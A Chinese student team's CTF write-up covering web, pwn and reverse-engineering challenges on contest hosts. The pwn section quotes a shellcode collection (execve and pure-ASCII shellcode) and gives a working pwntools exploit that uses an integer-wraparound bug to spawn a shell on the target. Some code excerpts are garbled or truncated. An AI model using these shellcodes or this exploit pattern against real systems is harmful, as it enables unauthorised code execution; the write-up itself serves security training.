

基本信息

队伍名：心胜于物队

队伍成员：


祖煜（2023 级）陈亮（2023 级） 刘阳（2023 级）

WEB


Sign_in

解题：陈亮

进入网页后按 f12，搜索 alert，找到关键信息



在 2107 行设置断点，在控制台输入 distance=1000000000 运行得到 flag



PWN

Helloworld

解题：祖煜

nc 一下进入靶机

```
iyheart@iyheart-virtual-machine ~> nc node5.anna.nssctf.cn 28325
*****
*      Welcome to the FAFU!      *
* And Welcome to the bin world! *
* Let's try to pwn the world!   *
[+]Are u ready ?
[+]Do you know how to get the flag?
```

ls 一下看到 flag

```
ls
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
```

然后 cat flag

NSSCTF{f3f5bc2b-0905-4198-b1b4-92abfc600939}

```
cat flag
NSSCTF{f3f5bc2b-0905-4198-b1b4-92abfc600939}
```

这是一份礼物

解题：祖煜

先 nc 一下进入靶机看看程序运行情况，发现程序有两个输入点

```

input your shellcode:
iyheart@iyheart-virtual-machine ~> nc node5.anna.nssctf.cn 28128
wow!You know how to nc.'
You are a qualified fafer,Welcome to fafu.
Enter the length of shellcode you want:1
input your shellcode:5
iyheart@iyheart-virtual-machine ~>

```

然后使用 IDA 进行反汇编

先观察 main 函数

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    signed int *p_user_input; // rsi
    const char *v4; // rdi
    signed int user_input; // [rsp+Ch] [rbp-14h] BYREF
    char *v7; // [rsp+10h] [rbp-10h]
    unsigned __int64 v8; // [rsp+18h] [rbp-8h]

    v8 = __readfsqword(0x28u);
    init();
    v7 = (char *) (int) mmap((void *) 0x20240000, 0x1000uLL, 7, 33, -1, 0LL);
    if (v7 == (char *) -1LL)
    {
        perror("mmap");
        exit(1);
    }
    puts("wow!You know how to nc.'");
    puts("You are a qualified fafer,Welcome to fafu.");
    printf("Enter the length of shellcode you want:");
    p_user_input = &user_input;
    __isoc99_scanf("%d", p_user_input);
    if (user_input <= 10)
    {
        printf("input your shellcode:");
        p_user_input = (signed int *) (unsigned int) user_input;
        v4 = v7;
        needread(v7, user_input);
    }
    else
    {
        v4 = "too long";
        puts("too long");
    }
}

```

注意到:

有 user_input 变量, 一开始是有符号的整型, 之后强制转换为无符号整型。

进而分析出漏洞。

然后再看 needread() 里面的代码

```

1 int64 __fastcall needread(void *a1, unsigned int a2)
2 {
3     int64 result; // rax
4     char v3; // [rsp+17h] [rbp-9h]
5     unsigned int i; // [rsp+18h] [rbp-8h]
6     unsigned int v5; // [rsp+1Ch] [rbp-4h]
7
8     v5 = read(0, a1, a2);
9     for ( i = 0; ; ++i )
10     {
11         result = i;
12         if ( i >= v5 )
13             break;
14         v3 = *((_BYTE *)a1 + i);
15         if ( (v3 <= 96 || v3 > 122) && (v3 <= 64 || v3 > 90) && (v3 <= 47 || v3 > 57) )
16         {
17             puts("Invalid character\n");
18             exit(1);
19         }
20     }
21     return result;
22 }

```

注意到 read() 函数里面 a2 是读取的长度，而在 main 函数中 user_input 传递给了 needread() 的形参 a2。

还注意 if 语句里面的 v3 只能是 ascii 的可显字符串。

这可以分析出：

通过 user_input 强制类型转换造成的整数回绕，可以将 read 要读取的数变得很大，进而输入字符串，然后要输入 shellcode 的可显字符串

于是上博客 <https://blog.csdn.net/A951860555/article/details/114106118> 搜索可显字符串得到：

shellcode --> execve

这里对pwn中使用到的shellcode做了一个汇总，方便大家参考和使用。

```
1 # 32位 短字节shellcode --> 21字节
2 \x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xcd\x80
3
4 # 32位 纯ascii字符shellcode
5 PYIIIIIIIIQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJISZTK1HMIQBSVCX6MU3K9M7CXVOSC3XS0
6
7 # 32位 scanf可读取的shellcode
8 \xeb\x1b\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x29\xc0\xaa\x89\xf9\x89\xf0\xab\x89\xfa\x29\xc0\xa
9
10 # 64位 scanf可读取的shellcode 22字节
11 \x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\xb0\x3b\x99\x0f\x05
12
13 # 64位 较短的shellcode 23字节
14 \x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x0
15
16 # 64位 纯ascii字符shellcode
17 Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g700Z0C100y503G
```

shellcode = b' \x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xcd\x80'

exp 如下：

```
from pwn import *
p = remote('node6.anna.nssctf.cn', 28855)
shellcode=b'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g700Z0C100y503G020B2n060N4q0n2t0B0001010H3S2y0Y000n0z01340d2F4y8P11511n0J0h0a070t'
p.sendline(b"-1")
payload =shellcode
p.send(payload)
p.recv()
p.interactive()
```

对靶机进行攻击后得到权限，然后 ls 查看目录

```
ctory
iyheart@iyheart-virtual-machine ~ [2]> python3 pwn57.py
[*] Opening connection to node5.anna.nssctf.cn on port 28128: Done
[*] Switching to interactive mode

You are a qualified fafer,Welcome to fafu.
Enter the length of shellcode you want:input your shellcode:$ ls
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
$
```

发现 flag, cat flag

```
You are a qualified fafer,Welcome to fafu.
Enter the length of shellcode you want:input your shellcode:$ ls
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
$ cat flag
NSSCTF{68aa407f-63ec-4e61-a9be-c199896f8e2b}
[*] Got EOF while reading in interactive
$
```


REVERSE

CS1.6


解题：刘阳

解题：刘阳

解压文件




发现是.s 后缀，说明此时文件处于编译阶段，可以通过 gcc 转为.exe 文件
用 VSC 打开文件发现最后有提示 gcc 的版本




在文件所在的文件夹打开终端，输入如下指令：
gcc -c test1.s -o test1.o

```
gcc test1.o -o test1
```



将.exe 拖进查壳工具发现没有壳



放入 IDA（32 位），查看主函数

IDA - test1.exe C:\Users\ASUS\Desktop\re1\test1.exe

文件 编辑 跳转 搜索 视图 调试器 Lumina 选项 窗口 帮助 BinDiff



库函数 常规函数 指令 Data 未知 外部符号 Lumina 函数

Functions

函数名称

TopLevelExceptionFilter
sub_4011B0
__mingw32_init_mainargs
_mainCRTStartup
_WinMainCRTStartup
_atexit
_onexit
___gcc_register_frame
___gcc_deregister_frame
_aaaa
_main
__setargv
___cpu_features_init
___do_global_dtors
___do_global_ctors
___main
TlsCallback_1
__dyn_tls_init(x, x, x)
___tlregdtor
sub_401CB0
___w64_mingwthr_add_key_dtor
___w64_mingwthr_remove_key_dtor
___mingw_TLScallback
sub_401EE0
sub_401F30
__pei386_runtime_relocator
___chkstk_ms
_fesetenv
sub_402290
sub_402330
sub_4023A0
sub_402660
sub_402880
sub_4028E0
sub_402930
__mingw_glob

IDA View-A


```
22  *(_DWORD *)(((char *)&v3) + 4);
23  v3 += 4;
24  }
25  while ( v3 < (((char *)&v5) + sizeof(v5)) )
26  memset(v5, 0, sizeof(v5));
27  v6 = 0;
28  v5[0] = 75;
29  v5[1] = 80;
30  v5[2] = 67;
31  v5[3] = 84;
32  v5[4] = 70;
33  v5[5] = 123;
34  v5[6] = 116;
35  v5[7] = 104;
36  v5[8] = 105;
37  v5[9] = 115;
38  v5[10] = 95;
39  v5[11] = 105;
40  v5[12] = 115;
41  v5[13] = 95;
42  v5[14] = 102;
43  v5[15] = 97;
44  v5[16] = 107;
45  v5[17] = 101;
46  v5[18] = 95;
47  v5[19] = 102;
48  v5[20] = 108;
49  v5[21] = 97;
50  v5[22] = 103;
51  v5[23] = 125;
52  v5[24] = 92;
53  v5[25] = 10;
54  printf("%s", (const char *)v5);
55  aaaa();
56  return 0;
57 }
```

0000093C _main:57 (40153C)

Output

The initial autoanalysis has been finished.
401460: using guessed type int aaaa(void);
401BA0: using guessed type int __main(void);
401460: using guessed type int aaaa(void);

注意到特殊的函数 aaaa()，点进去查看发现与 flag 相关的程序



分析程序，发现只要把 v1 的所有字符跟 v3 一一异或就可以得到 v2，就是 flag，写一个程序

enc = [0x2A, 0x37, 0x37,

0x27, 0x30,

0x22, 0x1F, 0x0C,

0x01, 0x55,

0x55, 0x54, 0x3B,

0x27, 0x30,

0x22, 0x3B, 0x10,

0x0C, 0x55,

0x17, 0x3B, 0x55,

0x17, 0x3B,

0x01, 0x1E, 0x17,

0x10, 0x19]

flag = ''

for i in range(len(enc)):

flag += chr(enc[i] ^ 100)

print(flag)即可得到 flag

Ez_asm

解题：陈亮

先 叫 ai 将 汇 编 语 言 转 为 c 语 言

c Copy Code

```

#include <stdio.h>

int main() {
    unsigned char c[] = {89, 69, 70, 87, 71, 86, 114, 93, 76, 99, 82, 105, 133, 85, 83, 129, 113, 70, 119, 119, 76, 93, 148, 82, 96, 139, 88, 90, 92, 138, 96, 98, 100, 139, ...};
    unsigned char flag[36] = {0};
    char format[] = "input flag: ";
    char success[] = "Congratulations!";
    char failure[] = "Sry, plz try again";

    printf("%s", format);

    fgets(flag, 35, stdin);

    int esi = 0;
    for (esi = 0; esi < 35; esi++) {
        flag[esi] ^= 0x17;
    }

    esi = 0;
    for (esi = 0; esi < 35; esi++) {
        flag[esi] += esi;
    }

    esi = 0;
    for (esi = 0; esi < 35; esi++) {
        flag[esi] += esi;
    }

    esi = 0;
    for (esi = 0; esi < 35; esi++) {
        if (flag[esi] != c[esi]) {
            printf("%s", failure);
            return 1;
        }
    }

    printf("%s", success);

    return 0;
}

```

```
int main()
{
    unsigned char c[] = { 89, 69, 70, 87, 71, 86, 114, 93, 76, 99, 8
2, 105, 133, 85, 83, 129, 113, 70, 119, 119, 76, 93, 148, 82, 96,
    139, 88, 90, 92, 138, 96, 98, 100, 139, 34 };
    unsigned char flag[36] = { 0 };
    int esi = 0;
    for (esi = 0; esi < 35; esi++)
    {
        c[esi] -= esi;
    }
    for (esi = 0; esi < 35; esi++) {
        char al = '&apos;${&apos; + esi;
        if (c[esi]!=al)
        {
            continue;
        }
        else
        {
            c[esi] -= esi;
        }
    }
}
```

```

for (esi = 0; esi < 35; esi++) {
c[esi] ^= 0x17;
}
for (esi = 0; esi < 35; esi++) {
printf("%c", c[esi]);
}
return 0;
}


```

得到 flag


.?.s.?

解题：刘阳

解 压 文 件



发现是.s 后缀，说明此时文件处于编译阶段，可以通过 gcc 转为.exe 文件
用 VSC 打开文件发现最后有提示 gcc 的版本




```
166 L9:
207 movl %eax, 4(%esp)
208 movl $LC2, (%esp)
209 call _printf
210 call _aaaa
211 movl $0, %eax
212 leal -8(%ebp), %esp
213 popl %ebx
214 .cfi_restore 3
215 popl %edi
216 .cfi_restore 7
217 popl %ebp
218 .cfi_restore 5
219 .cfi_def_cfa 4, 4
220 ret
221 .cfi_endproc
222 LFE11:
223 .ident "GCC: (MinGW.org GCC-6.3.0-1) 6.3.0"
224 .def _printf; .scl 2; .type 32; .endef
225 .def _scanf; .scl 2; .type 32; .endef
226
```

